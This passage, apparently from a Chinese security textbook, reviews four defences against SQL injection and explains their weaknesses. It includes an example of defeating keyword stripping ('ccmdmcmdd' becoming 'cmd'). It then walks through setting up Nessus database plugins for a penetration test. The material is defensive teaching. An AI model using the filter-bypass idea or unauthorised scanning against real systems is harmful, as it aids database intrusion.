


图 7.7 打开 BBS 页面




图 7.8 暴库

7.2.2.4 SQL 注入攻击的防御手段

由于越来越多的攻击利用了 SQL 注入技术，随之产生了很多试图解决注入漏洞的方案。目前被提出的方案有 4 种。

- 方案 1：在服务端正式处理之前对提交数据的合法性进行检查。
- 方案 2：封装客户端提交信息。
- 方案 3：替换或删除敏感字符或字符串。
- 方案 4：屏蔽出错信息。

方案 1 被公认是最根本的解决方案，在确认客户端的输入合法之前，服务端拒绝进行关键性的处理操作。这需要开发者能够以一种安全的方式来构建网络应用程序，虽然已有大量关于在网络应用程序开发中如何安全访问数据库的书籍出版，但仍然有很多开发者缺乏足够的安全意识，造成开发出的产品中依然存在注入漏洞。

方案 2 的做法需要 RDBMS 的支持，目前只有 Oracle 采用该技术。

方案 3 则是一种不完全的解决措施，例如，当客户端的输入为“…ccmdmcmdd…”时，在对敏感字符串“cmd”替换删除后，剩下的字符正好是“…cmd…”。

方案 4 是目前最流行的方法，但这种方案存在着很大的弊端。因为根据这种方案，SQL 注入攻击必须通过错误信息来收集信息，有些甚至声称某些特殊的任务若缺乏详细的错误信息就不能完成，这使很多安全专家形成一种观念，即注入攻击在缺乏详细错误信息的情况下不能实施。但是实际上，屏蔽错误信息是在服务端处理完毕之后进行的补救，攻击其实已经发生，只是企图阻止攻击者知道攻击的结果而已。

7.2.3 使用 Nessus 进行数据库渗透测试

可以使用 Nessus 进行数据库的渗透测试，具体实践步骤如下。

step 1 打开 Nessus，如图 7.9 所示，这里使用的是 Windows 的 3.0 版本。




图 7.9 Nessus 界面

step 2 单击左侧的 Manage Policies 链接，打开如图 7.10 所示的页面。




图 7.10 Manage Policies 页面

step 3 单击 Add a new policy 链接，打开提示对话框，如图 7.11 所示。




图 7.11 添加新策略

step 4 在弹出的对话框中输入一个名字，完成后单击“确定”按钮，如图 7.12 所示。




图 7.12 添加策略完成后

step 5 单击 Edit Plugins 链接，如图 7.13 所示，选择编辑插件。




图 7.13 编辑插件

step 6 单击左侧列表框中的 Databases 链接，右侧列表框中出现如图 7.14 所示的插件名称。




图 7.14 打开数据库链接

step 7 全选所有插件或者针对某种数据库的需要进行选择，保存设置返回，如图 7.15 所示。

